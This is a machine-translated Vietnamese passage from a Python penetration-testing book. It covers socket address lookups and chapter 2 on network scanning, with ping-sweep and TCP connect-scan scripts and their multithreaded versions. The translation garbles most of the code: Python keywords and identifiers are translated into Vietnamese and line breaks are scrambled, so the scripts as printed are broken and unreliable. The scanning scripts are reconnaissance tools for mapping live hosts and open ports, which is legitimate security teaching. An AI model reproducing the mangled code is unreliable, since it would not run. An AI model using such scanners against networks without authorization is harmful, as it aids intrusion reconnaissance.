Python với Kiểm tra thâm nhập và Kết nối mạng

đầu ra 2 đại diện cho họ, 1 đại diện cho loại ổ cắm, 0 đại diện cho giao thức, '' đại diện cho tên chính tắc và ('220.227.15.47', 80) đại diện cho địa chỉ 2 cổng. Tuy nhiên, con số này rất khó hiểu. Mở thư mục của ổ cắm.

Sử dụng mã sau để tìm kết quả ở dạng có thể đọc đư ợc:

```
ở cắm nhập khẩu
def get_protnumber (tiền tố):
    return dict ((getattr (socket, a), a)
    for a in dir (socket)
    if a.startswith (tiền tố))

proto_fam = get_protnumber ('AF_')
type = get_protnumber ('SOCK_')
protocols = get_protnumber ('IPPROTO_')

cho res trong socket.getaddrinfo ('www.thapar.edu', 'http'):

họ, socktype, proto, canonname, sockaddr = res

print 'Gia đình:', proto_fam [gia đình]
in 'Loại:', loại [socktype]
print 'Protocol:', giao thức [proto]
print 'Canonical name:', canonname
print 'Socket address:', sockaddr
```

Đầu ra của mã đư ợc hiển thị trong ảnh chụp màn hình sau:

```
C:\Windows\system32\cmd.exe
G:\Project Snake\Chapter 1\First Chapter\programs>python getadd1.py
Family      : AF_INET
Type        : SOCK_STREAM
Protocol   : IPPROTO_IP
Canonical name:
Socket address: ('14.139.242.100', 80)
Family      : AF_INET
Type        : SOCK_STREAM
Protocol   : IPPROTO_IP
Canonical name:
Socket address: ('220.227.15.47', 80)
G:\Project Snake\Chapter 1\First Chapter\programs>
```

Phần trên tạo từ điển bằng cách sử dụng các tiền tố AF_, SOCK_ và IPPROTO_ ánh xạ số giao thức với tên của chúng. Từ điển này được hình thành bởi kỹ thuật đọc hiểu danh sách.

Phần trên của mã đôi khi có thể gây nhầm lẫn, như ng chúng tôi có thể thực thi mã riêng biệt như sau:

```
>>> dict ((getattr (socket, n), n) cho n trong dir (socket) if
n.startswith ('AF_'))
{0: 'AF_UNSPEC', 2: 'AF_INET', 6: 'AF_IPX', 11: 'AF_SNA', 12: 'AF_
DECnet ', 16: 'AF_APPLETALK ', 23: 'AF_INET6 ', 26: 'AF_IRDA '}
```

Bây giờ, điều này là dễ hiểu. Mã này thường được sử dụng để lấy số giao thức:

```
cho res trong socket.getaddrinfo ('www.thapar.edu', 'http'):
```

Dòng mã trước đó trả về năm giá trị, như đã thảo luận trong định nghĩa. Các giá trị này sau đó được đối sánh với từ điển tương ứng của chúng.

Tóm lược

Bây giờ, bạn đã có ý tưởng về mạng bằng Python. Mục đích của chương này là để hoàn thành các điều kiện tiên quyết của các chương sắp tới. Ngay từ đầu, bạn đã biết được sự cần thiết của việc dồn nén. Pentesting được tiến hành để xác định các mối đe dọa và tính dễ bị tổn thương trong tổ chức. Những gì nên được kiểm tra? Điều này được quy định trong thỏa thuận; không cố gắng kiểm tra bất cứ điều gì không được đề cập trong thỏa thuận.

Thỏa thuận là thẻ miễn phí của bạn. Một pentester nên có kiến thức về công nghệ mới nhất.

Bạn nên có một số kiến thức về Python trước khi bắt đầu đọc cuốn sách này. Để chạy các tập lệnh Python, bạn phải có thiết lập phòng thí nghiệm, mạng máy tính để kiểm tra hệ thống trực tiếp và các trang web giả chạy trên máy chủ Apache.

Chương này thảo luận về socket và các phuơng thức của nó. Phuơng thức ổ cắm máy chủ xác định cách tạo một máy chủ đơn giản. Máy chủ liên kết địa chỉ và cổng của chính nó để lắng nghe các kết nối. Máy khách biết địa chỉ máy chủ và số cổng kết nối với máy chủ để nhận dịch vụ. Một số phuơng thức socket như socket.recv (bufsize), socket.recvfrom (bufsize), socket.recv_into (đệm), socket.send (byte), v.v. rất hữu ích cho máy chủ cũng như máy khách. Bạn đã học cách xử lý các loại ngoại lệ khác nhau. Trong phần Các phuơng pháp ổ cắm hữu ích , bạn đã có ý tưởng về cách lấy IP và tên máy chủ của một máy, cách thu thập địa chỉ IP từ tên miền và ngược lại.

Trong chương tiếp theo, bạn sẽ thấy tính năng quét dòn nén, bao gồm quét địa chỉ IP để phát hiện các máy chủ đang hoạt động. Để thực hiện quét IP, quét ping và quét TCP được sử dụng. Bạn sẽ học cách phát hiện các dịch vụ đang chạy trên máy chủ từ xa bằng cách sử dụng máy quét cổng.

Machine Translated by Google

2

Đang quét ngũ sắc

Quét mạng để cập đến một tập hợp các thủ tục điều tra máy chủ lưu trữ trực tiếp, loại máy chủ lưu trữ, các cổng mở và loại dịch vụ đang chạy trên máy chủ lưu trữ. Quét mạng là một phần của việc thu thập thông tin tình báo nhờ đó một cuộc tấn công có thể tạo ra hồ sơ của tổ chức mục tiêu.

Trong chương này, chúng tôi sẽ đề cập đến các chủ đề sau:

- Cách kiểm tra hệ thống trực tiếp
- Ping quét
- Máy quét TCP
- Cách tạo một máy quét IP hiệu quả
- Các dịch vụ chạy trên máy đích
- Khái niệm về máy quét cổng
- Cách tạo một máy quét cổng hiệu quả

Bạn nên có kiến thức cơ bản về giao tiếp lớp TCP / IP. Trừ ớc khi tiếp tục, cần rõ ràng khái niệm về Đơn vị dữ liệu giao thức (PDU) .


PDU là một đơn vị dữ liệu được chỉ định trong giao thức. Nó là thuật ngữ chung cho dữ liệu ở mỗi lớp.

- Đối với lớp ứng dụng, PDU chỉ ra dữ liệu
- Đối với lớp truyền tải, PDU chỉ ra một phân đoạn
- Đối với Internet hoặc lớp mạng, PDU chỉ ra một gói
- Đối với lớp liên kết dữ liệu hoặc lớp truy cập mạng, PDU chỉ ra một khung
- Đối với lớp vật lý, tức là truyền vật lý, PDU chỉ ra các bit

Đang quét ngũ sắc

Cách kiểm tra hệ thống trực tiếp trong mạng và khái niệm về hệ thống trực tiếp

Quét ping liên quan đến việc gửi Yêu cầu ICMP ECHO tới máy chủ. Nếu một máy chủ đang hoạt động, máy chủ đó sẽ trả về ICMP ECHO Reply, như thể hiện trong hình ảnh sau:



Yêu cầu ICMP và trả lời

Lệnh ping của hệ điều hành cung cấp cơ sở để kiểm tra xem máy chủ có hoạt động hay không. Hãy xem xét một tình huống mà bạn phải kiểm tra danh sách đầy đủ các địa chỉ IP. Trong tình huống này, nếu bạn test từng IP một thì sẽ mất rất nhiều thời gian và công sức. Để xử lý tình huống này, chúng tôi sử dụng tính năng quét ping.

Ping quét

Quét ping được sử dụng để xác định máy chủ lưu trữ trực tiếp từ một loạt địa chỉ IP bằng cách gửi yêu cầu ICMP ECHO và phản hồi ICMP ECHO. Từ một mạng con và địa chỉ mạng, kẻ tấn công hoặc kẻ gian có thể tính toán phạm vi mạng. Trong phần này, tôi sẽ trình bày cách tận dụng cơ sở ping của một hệ điều hành.

Đầu tiên, tôi sẽ viết một đoạn mã đơn giản và nhỏ, như sau:

```
nhập hệ điều hành
response = os.popen ('ping -n 1 10.0.0.1')
cho dòng trong response.readlines ():

dòng in,
```

chương 2

Trong đoạn mã truớc, nhập os nhập môđun hệ điều hành để chúng tôi có thể chạy lệnh OS. Dòng tiếp theo os.popen ('ping -n 1 10.0.0.1') nhận lệnh DOS được chuyển vào dưới dạng một chuỗi và trả về một đối tượng giống tệp được kết nối với các luồng đầu vào hoặc đầu ra tiêu chuẩn của lệnh. Lệnh ping -n 1 10.0.0.1 là lệnh Hệ điều hành Windows gửi một gói yêu cầu ICMP ECHO. Bằng cách đọc hàm os.popen (), bạn có thể chặn đầu ra của lệnh. Đầu ra được lưu trữ trong biến phản hồi . Trong dòng tiếp theo, hàm readlines () được sử dụng để đọc đầu ra của một đối tượng giống tệp.

Kết quả của chương trình như sau:

```
G: \ Project Snake \ Chương 2 \ ip> ips.py
```

Ping 10.0.0.1 với 32 byte dữ liệu:

Trả lời từ 10.0.0.1: byte = 32 time = 3ms TTL = 64

Thống kê ping cho 10.0.0.1:

Các gói: Đã gửi = 1, Đã nhận = 1, Mất = 0 (mất 0%),

Thời gian khứ hồi gần đúng tính bằng mili giây:

Tối thiểu = 3ms, Tối đa = 3ms, Trung bình = 3ms

Đầu ra hiển thị các giá trị trả lời, byte, thời gian và TTL , cho biết máy chủ đang hoạt động. Xem xét đầu ra khác của chương trình cho IP 10.0.0.2.

```
G: \ Project Snake \ Chương 2 \ ip> ips.py
```

Ping 10.0.0.2 với 32 byte dữ liệu:

Trả lời từ 10.0.0.16: Không thể truy cập máy chủ đích.

Thống kê ping cho 10.0.0.2:

Các gói: Đã gửi = 1, Đã nhận = 1, Mất = 0 (mất 0%),

Đầu ra truớc đó cho thấy máy chủ lưu trữ không hoạt động.

Mã truớc là rất quan trọng để hoạt động bình thường và tương tự như động cơ của ô tô. Để làm cho nó hoạt động đầy đủ, chúng tôi cần sửa đổi mã để nó độc lập với nền tảng và tạo ra đầu ra dễ đọc.

Dang quét ngũ sắc

Tôi muốn mã của mình hoạt động cho một loạt các IP:

```
import os
net = raw_input ("Nhập Địa chỉ Mạng") net1 = net.split ('.') print
net1

a = '.'
net2 = net1 [0] + a + net1 [1] + a + net1 [2] + a
print net2 st1 = int (raw_input ("Nhập số bắt đầu"))
en1 = int (raw_input ("Nhập số cuối" ))
```

Đoạn mã trư ớc yêu cầu địa chỉ mạng của mạng con, nhưng bạn có thể cung cấp bất kỳ địa chỉ IP nào của mạng con. Dòng tiếp theo net1 = net.split ('.') Chia địa chỉ IP thành bốn phần. Câu lệnh net2 = net1 [0] + a + net1 [1] + a + net1 [2] + tạo thành địa chỉ mạng. Hai dòng cuối cùng yêu cầu một loạt các địa chỉ IP.

Để làm cho nó độc lập với nền tảng, hãy sử dụng mã sau:

```
nhập nền
tảng nhập hệ điều hành
oper = platform.system () if (oper
== "Windows"):
    ping1 = "ping -n 1" elif
(oper == "Linux"): ping1 = "ping
-c 1"
khác :
ping1 = "ping -c 1"
```

Mã trư ớc đó xác định xem mã đang chạy trên hệ điều hành Windows hay nền tảng Linux. Câu lệnh oper = platform.system () thông báo điều này cho hệ điều hành đang chạy vì lệnh ping khác nhau trong Windows và Linux. Hệ điều hành Windows sử dụng ping -n 1 để gửi một gói yêu cầu ICMP ECHO, trong khi Linux sử dụng ping -c 1.

Bây giờ, chúng ta hãy xem đoạn mã đầy đủ sau:

```
nhập nền
tảng nhập hệ điều hành
từ datetime import datetime net = raw_input
("Nhập Địa chỉ Mạng") net1 = net.split ('.')

a = '.'
net2 = net1 [0] + a + net1 [1] + a + net1 [2] + a
st1 = int (raw_input ("Nhập số bắt đầu")) en1 = int (raw_input ("Nhập số
cuối"))
```

chương 2

```

en1 = en1 + 1
oper = platform.system()

if (oper == "Windows"):
    ping1 = "ping -n 1"
elif (oper == "Linux"):
    ping1 = "ping -c 1"
khác :
    ping1 = "ping -c 1"
t1 = datetime.now()
in "Đang quét"
cho ip trong xrange (st1, en1):
    addr = net2 + str (ip)
    comm = ping1 + addr
    response = os.popen (dầu phẩy)
    cho dòng trong response.readlines ():

        if (line.count ("TTL")):
            nghỉ
        if (line.count ("TTL")):
            print addr, "-> Live"

t2 = datetime.now()
tổng = t2-t1
in "quá trình quét hoàn tất trong" , toàn bộ

```

Ở đây, một vài điều mới nằm trong đoạn mã trước đó. Câu lệnh for ip in xrange (st1, en1): cung cấp các giá trị số, nghĩa là giá trị octet cuối cùng của địa chỉ IP. Trong vòng lặp for, câu lệnh addr = net2 + str (ip) làm cho nó trở thành một địa chỉ IP hoàn chỉnh và câu lệnh comm = ping1 + addr biến nó thành một lệnh OS đầy đủ chuyển tới os.popen (comm). Nếu (line.count ("TTL")): câu lệnh kiểm tra sự xuất hiện của TTL trong dòng. Nếu bất kỳ giá trị TTL nào được tìm thấy trong dòng, thì nó sẽ phá vỡ quá trình xử lý tiếp theo của dòng bằng cách sử dụng câu lệnh break . Hai dòng mã tiếp theo in địa chỉ IP trực tiếp nơi TTL được tìm thấy. Tôi đã sử dụng datetime.now () để tính tổng thời gian quét.

Kết quả của chương trình ping_sweep.py như sau:

```

G:\Project Snake\Chapter 2\ip> python ping_sweep.py
Nhập địa chỉ mạng 10.0.0.1
Nhập số bắt đầu 1
Nhập số cuối cùng 60
Đang quét
10.0.0.1 -> Trực tiếp

```


Đang quét ngũ sắc

```
10.0.0.2 -> Trực tiếp
10.0.0.5 -> Trực tiếp
10.0.0.6 -> Trực tiếp
10.0.0.7 -> Trực tiếp
10.0.0.8 -> Trực tiếp
10.0.0.9 -> Trực tiếp
10.0.0.10 -> Trực tiếp
10.0.0.11 -> Trực tiếp
quét hoàn tất trong 0: 02: 35.230000
```

Để quét 60 địa chỉ IP, chương trình đã mất 2 phút 35 giây.

Khái niệm quét TCP và việc triển khai nó bằng cách sử dụng tập lệnh Python

Tính năng quét Ping hoạt động trên yêu cầu ICMP ECHO và phản hồi ICMP ECHO. Nhiều người dùng tắt tính năng trả lời ICMP ECHO của họ hoặc sử dụng tường lửa để chặn các gói ICMP. Trong trường hợp này, máy quét ping của bạn có thể không hoạt động. Trong trường hợp này, bạn cần quét TCP. Tôi hy vọng bạn đã quen với kiểu bắt tay ba bư ớc, như thể hiện trong hình ảnh sau:



chương 2

Để thiết lập kết nối, các máy chủ thực hiện bắt tay ba chiều. Ba bước để thiết lập kết nối TCP như sau:

1. Máy khách gửi một phân đoạn với cờ SYN ; điều này có nghĩa là khách hàng yêu cầu máy chủ để bắt đầu một phiên.
2. Trong hình thức trả lời, máy chủ sẽ gửi phân đoạn có chứa cờ ACK và SYN .
3. Máy khách phản hồi bằng cờ ACK .

Bây giờ, hãy xem đoạn mã sau của quá trình quét TCP:

```

nhập socket từ
datetime import datetime net = raw_input
("Nhập địa chỉ IP") net1 = net.split ('.')

a = '.'
net2 = net1 [0] + a + net1 [1] + a + net1 [2] + a
st1 = int (raw_input ("Nhập số bắt đầu")) en1 = int (raw_input ("Nhập số
cuối"))
en1 = en1 + 1
t1 = datetime.now ()
quét def (addr):
    sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM) socket.settimeout
(1) result = sock.connect_ex ((addr, 135))

nếu kết quả == 0:
    trả lại 1
khác :
    trả về 0

def run1 ():
    cho ip trong xrange (st1, en1): addr
        = net2 + str (ip) if (scan (addr)):

            in addr , "là sóng"

run1 ()
t2 = datetime.now ()
tổng = t2-t1
in "quá trình quét hoàn tất trong" , toàn bộ

```

Dang quét ngũ sắc

Phần trên của mã trư ớc giống với mã trư ớc đó. Ở đây, chúng tôi sử dụng hai chức năng. Đầu tiên, hàm quét (addr) sử dụng socket như đã thảo luận trong Chương 1, Python với Kiểm tra thâm nhập và Kết nối mạng. Kết quả = sock. Câu lệnh connect_ex ((addr, 135)) trả về một chỉ báo lỗi. Chỉ báo lỗi là 0 nếu thao tác thành công, ngược lại, nó là giá trị của biến errno . Ở đây, chúng tôi đã sử dụng cổng 135; máy quét này hoạt động cho hệ thống Windows. Có một số cổng như 137, 138, 139 (dịch vụ tên NetBIOS) và 445 (Thư mục Microsoft-DNSActive), thường mở. Vì vậy, để có kết quả tốt hơn, bạn phải thay đổi cổng và quét nhiều lần.

Kết quả của chương trình iptcpscan.py như sau:

```
G: \ Project Snake \ Chapter 2 \ ip> python iptcpscan.py
Nhập địa chỉ IP 10.0.0.1
Nhập số bắt đầu 1
Nhập số cuối cùng 60
10.0.0.8 đang hoạt động
10.0.0.11 đang hoạt động
10.0.0.12 đang hoạt động
10.0.0.15 đang hoạt động
quét hoàn tất trong 0: 00: 57.415000
```

```
G: \ Project Snake \ Chapter 2 \ ip>
```

Hãy thay đổi số cổng, sử dụng 137 và xem kết quả sau:

```
G: \ Project Snake \ Chapter 2 \ ip> python iptcpscan.py
Nhập địa chỉ IP 10.0.0.1
Nhập số bắt đầu 1
Nhập số cuối cùng 60
quét hoàn tất trong 0: 01: 00.027000
G: \ Project Snake \ Chapter 2 \ ip>
```

Vì vậy, sẽ không có kết quả từ số cổng đó. Thay đổi số cổng, sử dụng 445 và đầu ra sẽ như sau:

```
G: \ Project Snake \ Chapter 2 \ ip> python iptcpscan.py
Nhập địa chỉ IP 10.0.0.1
Nhập số bắt đầu 1
Nhập số cuối cùng 60
```

chư ơng 2

```
10.0.0.5 đang hoạt động
10.0.0.13 đang hoạt động
quét hoàn tất trong 0: 00: 58.369000
```

G: \ Project Snake \ Chư ơng 2 \ ip>

Ba đầu ra trứ ớc đó cho thấy 10.0.0.5, 10.0.0.8, 10.0.0.11, 10.0.0.12, 10.0.0.13 và 10.0.0.15 đang hoạt động. Các địa chỉ IP này đang chạy trên hệ điều hành Windows. Vì vậy, đây là một bài tập cho bạn để kiểm tra các cổng mở phổ biến cho Linux và biến IP thành một máy quét TCP IP hoàn chỉnh.

Cách tạo một máy quét IP hiệu quả

Cho đến nay, bạn đã thấy máy quét ping và máy quét IP TCP. Hãy thử ống tư ợng bạn mua một chiếc xe có đầy đủ tiện nghi như tốc độ lại rất chậm thì bạn cảm thấy thật lảng phí thời gian. Điều tư ơng tự cũng xảy ra khi chư ơng trình của chúng tôi thực thi rất chậm. Để quét 60 máy chủ, chư ơng trình ping_sweep.py mất 2 phút 35 giây cho cùng một dải địa chỉ IP mà máy quét TCP mất gần một phút. Họ mất rất nhiều thời gian để tạo ra kết quả. Nhưng đừng lo lắng. Python cung cấp cho bạn đa luồng, điều này sẽ làm cho chư ơng trình của bạn nhanh hơn.

Tôi đã viết một chư ơng trình quét ping đầy đủ với đa luồng và sẽ giải thích điều này cho bạn theo từng phần:

```
nhập hệ điều hành
nhập bộ sưu tập
nền tảng nhập khẩu
import socket, subprocess, sys
nhập luồng
từ datetime nhập datetime
''' Phần 1 '''

net = raw_input ("Nhập địa chỉ mạng")
net1 = net.split ('.')
a = '.'
net2 = net1 [0] + a + net1 [1] + a + net1 [2] + a
st1 = int (raw_input ("Nhập số bắt đầu"))
en1 = int (raw_input ("Nhập số cuối"))
en1 = en1 + 1
dic = collection.OrderedDict ()
oper = platform.system ()

if (oper == "Windows"):
```

Dang quét ngū sác

```

ping1 = "ping -n 1" elif (oper
== "Linux"): ping1 = "ping -c 1"

khác :
    ping1 = "ping -c 1"
t1 = datetime.now ()
''' phần 2 '''
class myThread (threading.Thread): def __init __
(self, st, en): threading.Thread .__ init __
(self) self.st = st

self.en = vi
def run (tყ):
    run1 (self.st, self.en)
''' phần 3 '''
def run1 (st1, en1): #print
    "Quét trong Progess" cho ip trong xrange
(st1, en1): #print ".", addr = net2 + str
(ip) comm = ping1 + addr response =
os.popen ( comm) cho dòng trong
response.readlines (): if (line.count
("TTL")):

nghỉ
if (line.count ("TTL")):
    #print addr, "-> Trục tiếp" dic [ip]
    = addr
''' Phần 4 '''
total_ip = en1-st1 tn = 20
# số ip được xử lý bởi một luồng total_thread = total_ip / tn
total_thread = total_thread + 1

chủ đề = []
cố gắng:
    cho tôi trong xrange (total_thread):
        vi = st1 + tn
        if (en> en1):
            en = en1
        thread = myThread (st1, en)
        thread.start ()
        thread.append (chủ đề)
        st1 = vi
    ngoại trừ:

```

```

in "Lỗi: không thể bắt đầu chuỗi"
in "\t
Số luồng đang hoạt động: ", threading.activeCount ()

cho t trong chủ đề:
    t.join ()
in "Thoát khỏi chuỗi chính"
dict = collection.OrderedDict (đã sắp xếp (dic.items ()))
cho khóa trong dict:
    print dict [key], "->" "Trực tiếp"
t2 = datetime.now ()
tổng = t2-t1
in "quá trình quét hoàn tất trong" , toàn bộ

```

Phần 1 giống như phần của chương trình truy vấn. Một điều bổ sung ở đây là tôi đã lấy một từ điển có thứ tự vì nó ghi nhớ thứ tự mà nội dung của nó đưa vào thêm vào. Vì vậy, nếu bạn muốn biết luồng nào đưa ra kết quả đầu tiên, thì từ điển có thứ tự sẽ phù hợp ở đây. Phần section 2 chứa lớp luồng và lớp myThread (luồng).

Thread: câu lệnh khởi tạo lớp luồng. The self.st = st và bản thân. Các câu lệnh en = en lấy phạm vi bắt đầu và kết thúc của địa chỉ IP. Phần 3 phần chứa định nghĩa của hàm run1 , là động cơ của ô tô và đưa được gọi bởi mọi luồng có dải địa chỉ IP khác nhau. Dic [ip] = addr câu lệnh lưu trữ ID máy chủ lưu trữ dữ liệu dạng khóa và địa chỉ IP dữ liệu dạng giá trị trong từ điển đưa vào sắp xếp. Câu lệnh phần 4 hoàn toàn mới trong mã này; the total_ip biến là tổng số IP đưa vào quét. Ý nghĩa của tn = 20 biến là nó nói rằng 20 IP sẽ được quét bởi một luồng. Total_thread _ biến chứa tổng số luồng cần quét total_ip, biểu thị số IP. Câu lệnh thread = [] tạo một danh sách trống, danh sách này sẽ lưu trữ các chủ đề. Vòng lặp for cho tôi trong xrange (total_thread):
 sản xuất chủ đề.

```

vi = st1 + tn
if (en> en1):
    en = en1
thread = myThread (st1, en)
thread.start ()
st1 = vi

```

Mã truy vấn tạo ra phạm vi 20-20 IP, chẳng hạn như st1-20, 20-40 .. -en1. Câu lệnh thread = myThread (st1, en) là đối tượng luồng của lớp luồng.


```

cho t trong chủ đề:
    t.join ()

```

Dang quét ngũ sắc

Đoạn mã tru桔 đó kết thúc tất cả các luồng. Dòng tiếp theo dict = tập hợp. OrderedDict (đã sắp xếp (dic.items ())) tạo ra một từ điển được sắp xếp mới , chứa các địa chỉ IP theo thứ tự. Các dòng tiếp theo in IP trực tiếp theo thứ tự. Câu lệnh threading.activeCount () cho biết có bao nhiêu luồng đư桔 tạo ra. Một bức tranh tiết kiệm đư桔 1000 từ. Hình ảnh sau đây làm điều tương tự:



Tạo và xử lý các luồng

Kết quả của chương trình ping_sweep_th_.py như sau:

```
G: \ Project Snake \ Chapter 2 \ ip> python ping_sweep_th.py
Nhập địa chỉ mạng 10.0.0.1
Nhập số bắt đầu 1
Nhập số cuối cùng 60
Số chủ đề đang hoạt động: 4
Thoát khỏi chuỗi chính
10.0.0.1 -> Trực tiếp
10.0.0.2 -> Trực tiếp
10.0.0.5 -> Trực tiếp
10.0.0.6 -> Trực tiếp
10.0.0.10 -> Trực tiếp
10.0.0.13 -> Trực tiếp
quét hoàn tất trong 0: 01: 11.817000
```

chư ơng 2

Quá trình quét hoàn tất sau 1 phút 11 giây. Như một bài tập, thay đổi giá trị của biến tn , đặt nó từ 2 đến 30, sau đó nghiên cứu kết quả và tìm ra giá trị phù hợp nhất và tối ưu nhất của tn.

Cho đến nay, bạn đã thấy ping quét bằng đa luồng; bây giờ, tôi đã viết một chương trình đa luồng với phương pháp quét TCP:

```

nhập chuỗi nhập thời
gian nhập ở cảm, quy
trình con, sys nhập bộ sưu tập nhập chuỗi
từ datetime nhập datetime

'''Phần 1'''

net = raw_input ("Nhập địa chỉ mạng") st1 = int (raw_input ("Nhập số
bắt đầu")) en1 = int (raw_input ("Nhập số cuối cùng"))

en1 = en1 + 1
dic = collection.OrderedDict ()
net1 = net.split ('.')
a = '.'
net2 = net1 [0] + a + net1 [1] + a + net1 [2] + a
t1 = datetime.now ()
''' phần 2 '''

class myThread (threading.Thread): def __init __
(self, st, en): threading.Thread .__ init __
(self) self.st = st

self.en = vi
def run (tự):
    run1 (self.st, self.en)

''' phần 3 '''
quét def (addr):
    sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM) socket.setdefaulttimeout
    (1) result = sock.connect_ex ((addr, 135)) if result == 0:

        sock.close ()
        trả lại 1
    khác :
        sock.close ()

```

Dang quét ngũ sắc

```

def run1 (st1, en1): cho
    ip trong xrange (st1, en1): addr =
        net2 + str (ip) if scan (addr):

            dic [ip] = addr
'''phần 4'''
total_ip = en1-st1 tn =
20 # số ip đư ợc xử lý bởi môt chủ đè total_thread = total_ip /
tn total_thread = total_thread + 1 chủ đè = []

try:
    for i in xrange (total_thread):
        #print "tôi là", tôi
        vi = st1 + tn
        if (en> en1):
            en = en1
        thread = myThread (st1, en)
        thread.start () thread.append (thread)

        st1 = vi
    ngoại
    trừ: print "Lỗi: không thể bắt đầu luồng" print "\ t
    Số luồng đang hoạt động:", threading.activeCount () cho t trong luồng:


        t.join ()
    print "Thoát khỏi chuỗi chính" dict =
    collection.OrderedDict (đã sắp xếp (dic.items ())) cho khóa trong dict:
    print dict [key], ">" "Live" t2 = datetime.now ()

    tổng = t2-t1
    in "quá trình quét hoàn tất trong" , toàn bộ

```

Không có khó khăn trong việc hiểu chương trình. Hình ảnh sau đây cho thấy mọi thứ:

chương 2



Máy quét IP TCP

Lớp nhận một phạm vi làm đầu vào và gọi hàm run1(). Phần section 4 tạo một luồng, là thể hiện của một lớp, có một phạm vi ngắn và gọi hàm run1(). Hàm run1() có địa chỉ IP, lấy phạm vi từ các luồng và tạo ra đầu ra.

Kết quả của chương trình iptcpscan.py như sau:

```
G:\ Project Snake \ Chapter 2 \ ip> python iptcpscan_t.py
Nhập địa chỉ mạng 10.0.0.1
Nhập số bắt đầu 1
Nhập số cuối cùng 60
Số chude đang hoạt động: 4
Thoát khỏi chuỗi chính
10.0.0.5 -> Trực tiếp
10.0.0.13 -> Trực tiếp
quét hoàn tất trong 0: 00: 20.018000
```

Đối với 60 IP trong 20 giây, hiệu suất không tồi. Như một bài tập cho bạn, hãy kết hợp cả hai máy quét vào một máy quét.

Đang quét ngũ sắc

Các dịch vụ đang chạy trên máy đích là gì?

Bây giờ bạn đã quen với cách quét địa chỉ IP và xác định một máy chủ lưu trữ trực tiếp trong một mạng con. Trong phần này, chúng ta sẽ thảo luận về các dịch vụ đang chạy trên máy chủ. Những dịch vụ này là những dịch vụ đang sử dụng kết nối mạng. Dịch vụ sử dụng kết nối mạng phải mở cổng; từ số cổng, chúng tôi có thể xác định dịch vụ nào đang chạy trên máy mục tiêu. Trong quá trình dồn nén, tầm quan trọng của việc quét cổng là kiểm tra xem có bất kỳ dịch vụ bất hợp pháp nào đang chạy trên máy chủ hay không.

